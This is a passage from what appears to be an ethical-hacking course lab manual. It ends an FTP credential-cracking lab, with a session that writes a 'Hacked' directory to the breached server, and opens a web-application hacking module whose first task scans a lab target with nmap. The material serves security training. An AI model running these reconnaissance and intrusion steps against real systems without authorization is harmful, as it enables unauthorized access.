ftp> mkdir Hacked
257 "Hacked" directory created.
ftp> help
Commands may be abbreviated.  Commands are:
! README.jcrise  dir          mdelete      qc           site
$               disconnect  mdir         sendport     size
account         exit        mget         put          status
append         form       mkdir        pwd          struct
ascii          glob       mls          quit         system
bell           hash       mode         quote        sunique
binary         help       modtime      recv         tenex
bye            idle       mput        reget        tick
case           image      newer        rstatus      trace
cd             istory    nmap         rhelp        type
cdup           ipany     nlist        rename       user
chmod          ipv4      ntrans       reset        umask
close          ipv6      open         restart      verbose
cr            lcd       prompt       rmdir        ?
delete         ls        passive      runique
debug          macdef    proxy        send
ftp> quit
221 Goodbye.
[root@parrot]~[/home/attacker]
#
  
```

36. This concludes the demonstration of how to crack FTP credentials using a dictionary attack and gain remote access to the FTP server.

37. Close all open windows on both the **Parrot Security** and **Windows 11** machines.

38. Turn off the **Windows 11** and **Parrot Security** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☒ Yes	☐ No
Platform Supported	
☒ Classroom	☒ CyberQ

Hacking Web Applications

Module 14

Hacking Web Applications

Hacking web applications refers to gaining unauthorized access to a website or its associated data.

Lab Scenario

A web application is a software application running on a web browser that allows a web user to submit data to and retrieve it from a database over the Internet or within an intranet. Web applications have helped to make web pages dynamic as they allow users to communicate with servers using server-side scripts. They allow users to perform specific tasks such as searching, sending emails, connecting with friends, online shopping, and tracking and tracing.

Entities develop various web applications to offer their services to users via the Internet. Whenever users need access to such services, they can request them by submitting the uniform resource identifier (URI) or uniform resource locator (URL) of the web application in a browser. Common web applications include webmail, online retail sales, online auctions, wikis, and many others. With the wide adoption of web applications as a cost-effective channel for communication and information exchange, they have also become a major attack vector for gaining access to organizations' information systems. Web applications are an integral component of online business. Everyone connected via the Internet uses an endless variety of web applications for different purposes, including online shopping, email, chats, and social networking. Increasingly, web applications are becoming vulnerable to more sophisticated threats and attack vectors.

Web application hacking is the exploitation of applications via HTTP by manipulating the application logics via an application's graphical web interface, tampering with the uniform resource identifier (URI) or HTTP elements not contained in the URI. Methods for hacking web applications, including SQL injection attacks, cross-site scripting (XSS), cross-site request forgeries (CSRF), and insecure communications.

The last module involved acting as an attacker and assessing the security of a web server platform. Now, it is time to move to the next, and most important, stage of a security assessment. An expert ethical hacker or penetration tester (hereafter, pen tester) must test web applications for various attacks such as brute-force, XSS, parameter tampering, and CSRF, and then secure the web applications from such attacks.

The labs in this module provide hands-on experience with various web application attacks to help audit web application security in the target organization.

Lab Objective

The objective of the lab is to perform web application hacking and other tasks that include, but are not limited to:

- Footprinting a web application using various information-gathering tools
- Performing web spidering, detect load balancers, and identify web server directories
- Performing web application vulnerability scanning

- Performing brute-force and cross-site request forgery (CSRF) attack
- Exploiting parameter tampering and cross-site scripting (XSS) vulnerabilities
- Exploiting WordPress plugin vulnerabilities
- Exploiting remote command execution vulnerability
- Exploiting file upload vulnerability
- Gaining backdoor access via a web shell
- Detecting web application vulnerabilities using various web application security tools

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Ubuntu virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 215 Minutes

Overview of Web Applications

Web applications provide an interface between end-users and web servers through a set of web pages generated at the server end or that contain script code to be executed dynamically in a client's Web browser.

Web applications run on web browsers and use a group of server-side scripts (such as ASP and PHP) and client-side scripts (such as HTML and JavaScript) to execute the application. The working of a web application depends on its architecture, which includes the hardware and software that performs tasks such as reading the request, searching, gathering, and displaying the required data.

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to perform web application attacks on the target web application. Recommended labs that will assist you in learning various web application attack techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	CyberQ***
1	Footprint the Web Infrastructure	√	√	√
	1.1 Perform Web Application Reconnaissance using Nmap and Telnet	√		√
	1.2 Perform Web Application Reconnaissance using WhatWeb		√	√
	1.3 Perform Web Spidering using OWASP ZAP	√		√
	1.4 Detect Load Balancers using Various Tools		√	√
	1.5 Identify Web Server Directories using Various Tools		√	√
	1.6 Perform Web Application Vulnerability Scanning using Vega		√	√
	1.7 Identify Clickjacking Vulnerability using ClickjackPoc		√	√
2	Perform Web Application Attacks	√	√	√
	2.1 Perform a Brute-force Attack using Burp Suite	√		√
	2.2 Perform Parameter Tampering using Burp Suite		√	√
	2.3 Identify XSS Vulnerabilities in Web Applications using PwnXSS		√	√
	2.4 Exploit Parameter Tampering and XSS Vulnerabilities in Web Applications		√	√
	2.5 Perform Cross-Site Request Forgery (CSRF) Attack	√		√
	2.6 Enumerate and Hack a Web Application using WPSan and Metasploit		√	√
	2.7 Exploit a Remote Command Execution Vulnerability to Compromise a Target Web Server		√	√
	2.8 Exploit a File Upload Vulnerability at Different Security Levels		√	√

Module 14 – Hacking Web Applications

	2.9 Gain Access by exploiting Log4j Vulnerability	√		√
3	Detect Web Application Vulnerabilities using Various Web Application Security Tools	√		√
	3.1 Detect Web Application Vulnerabilities using N-Stalker Web Application Security Scanner	√		√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv12 volume 1 book.

*****CyberQ** - Lab exercise(s) marked under CyberQ are available in our CyberQ solution. CyberQ is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our CyberQ solution, please contact your training center or visit <https://www.cyberq.io/>.

Lab Analysis

Analyze and document the results related to this lab exercise. Give an opinion on your target's security posture.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.



Footprint the Web Infrastructure

Web infrastructure footprinting is the process of gathering complete information about the target web application, its related components, and how they work.

Lab Scenario

The first step in web application hacking for an ethical hacker or pen tester is to gather the maximum available information about the target organization website by performing web application footprinting using various techniques and tools. In this step, you will use techniques such as web spidering and vulnerability scanning to gather complete information about the target web application.

Web infrastructure footprinting helps you to identify vulnerable web applications, understand how they connect with peers and the technologies they use, and find vulnerabilities in specific parts of the web app architecture. These vulnerabilities can further help you to exploit and gain unauthorized access to web applications.

The labs in this exercise demonstrate how easily hackers can gather information about your web application and describe the vulnerabilities that exist in web applications.

Lab Objectives

- Perform web application reconnaissance using Nmap and Telnet
- Perform web application reconnaissance using WhatWeb
- Perform web spidering using OWASP ZAP
- Detect load balancers using various tools
- Identify web server directories using various tools
- Perform web application vulnerability scanning using Vega
- Identify clickjacking vulnerability using ClickjackPoc

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine

- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 65 Minutes

Overview of Footprinting the Web Infrastructure

Footprinting the web infrastructure allows attackers to engage in the following tasks:

- **Server Discovery:** Attackers attempt to discover the physical servers that host a web application using techniques such as Whois Lookup, DNS Interrogation, and Port Scanning
- **Service Discovery:** Attackers discover services running on web servers to determine whether they can use some of them as attack paths for hacking a web app
- **Server Identification:** Attackers use banner-grabbing to obtain server banners; this helps to identify the make and version of the web server software
- **Hidden Content Discovery:** Footprinting also allows attackers to extract content and functionality that is not directly linked to or reachable from the main visible content

Lab Tasks

Task 1: Perform Web Application Reconnaissance using Nmap and Telnet

In web application reconnaissance, you must perform various tasks such as server discovery, service discovery, server identification or banner grabbing, and hidden content discovery. A professional ethical hacker or pen tester must gather as much information as possible about the target website by performing web application footprinting using various techniques and tools.

In this task, we will perform web application reconnaissance to gather information about server IP address, DNS names, location and type of server, open ports and services, make, model, version of the web server software, and server-side technology.

Note: In this task, the target website (**www.moviescope.com**) is hosted by the victim machine (**Windows Server 2019**). Here, the host machine is the **Parrot Security** machine.

1. Turn on the **Windows Server 2019** and **Parrot Security** virtual machines.

2. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.
3. Perform a Whois lookup to gather information about the IP address of the web server and the complete information about the domain such as its registration details, name servers, IP address, and location.
4. Use tools such as **Netcraft** (<https://www.netcraft.com>), **SmartWhois** (<https://www.tamos.com>), **WHOIS Lookup** (<https://whois.domaintools.com>), and **Batch IP Converter** (<http://www.sabsoft.com>) to perform the Whois lookup.
5. Perform DNS Interrogation to gather information about the DNS servers, DNS records, and types of servers used by the target organization. DNS zone data include DNS domain names, computer names, IP addresses, domain mail servers, service records, etc.
6. Use tools such as, **DNSRecon** (<https://github.com>), and **DNS Records** (<https://network-tools.com>), **Domain Dossier** (<https://centralops.net>) to perform DNS interrogation.
7. Now, we will perform port scanning to gather information about the open ports and services running on the machine hosting the target website.
8. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window.
9. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
Note: If a **Question** pop-up window appears, asking for you to update the machine, click **No** to close the window.
10. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
Note: The password that you type will not be visible.
11. Now, type **cd** and press **Enter** to jump to the root directory.
12. In the **Parrot Terminal** window, type **nmap -T4 -A -v [Target Web Application]** (here, the target web application is **www.moviescope.com**) and press **Enter** to perform a port and service discovery scan.
Note: In this command, **-T4**: specifies setting time template (0-5), **-A**: specifies aggressive scan, and **-v**: enables the verbose output (include all hosts and ports in the output).
13. The result appears, displaying the open ports and services running on the machine hosting the target website.


Module 14 – Hacking Web Applications

```
Applications Places System nmap -T4 -A -v www.moviescope.com - Parrot Terminal
File Edit View Search Terminal Help
#nmap -T4 -A -v www.moviescope.com
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-19 01:32 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 01:32
Completed NSE at 01:32, 0.00s elapsed
Initiating NSE at 01:32
Completed NSE at 01:32, 0.00s elapsed
Initiating NSE at 01:32
Completed NSE at 01:32, 0.00s elapsed
Initiating ARP Ping Scan at 01:32
Scanning www.moviescope.com (10.10.1.19) [1 port]
Completed ARP Ping Scan at 01:32, 0.04s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 01:32
Scanning www.moviescope.com (10.10.1.19) [1000 ports]
Discovered open port 445/tcp on 10.10.1.19
Discovered open port 139/tcp on 10.10.1.19
Discovered open port 80/tcp on 10.10.1.19
Discovered open port 135/tcp on 10.10.1.19
Discovered open port 3389/tcp on 10.10.1.19
Discovered open port 2103/tcp on 10.10.1.19
Discovered open port 2107/tcp on 10.10.1.19
Discovered open port 1801/tcp on 10.10.1.19
Discovered open port 2105/tcp on 10.10.1.19
Completed SYN Stealth Scan at 01:32, 4.65s elapsed (1000 total ports)
Initiating Service scan at 01:32
Scanning 9 services on www.moviescope.com (10.10.1.19)
Completed Service scan at 01:33, 53.56s elapsed (9 services on 1 host)
Initiating OS detection (try #1) against www.moviescope.com (10.10.1.19)
Retrying OS detection (try #2) against www.moviescope.com (10.10.1.19)
```

```
Applications Places System nmap -T4 -A -v www.moviescope.com - Parrot Terminal
File Edit View Search Terminal Help
Host is up (0.0024s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|   Potentially risky methods: TRACE
|_ http-title: Login - MovieScope
|_ http-favicon: Unknown favicon MD5: 1FAD49E61DC317546884FBA6EDF0A4B3
|_ http-server-header: Microsoft-IIS/10.0
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
1801/tcp  open  msmq?
2103/tcp  open  msrpc        Microsoft Windows RPC
2105/tcp  open  msrpc        Microsoft Windows RPC
2107/tcp  open  msrpc        Microsoft Windows RPC
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: SERVER2019
|   NetBIOS_Domain_Name: SERVER2019
|   NetBIOS_Computer_Name: SERVER2019
|   DNS_Domain_Name: Server2019
|   DNS_Computer_Name: Server2019
|   Product_Version: 10.0.17763
|_ System_Time: 2022-04-19T05:33:17+00:00
ssl-cert: Subject: commonName=Server2019
Issuer: commonName=Server2019
Public Key type: rsa
Public Key bits: 2048
```

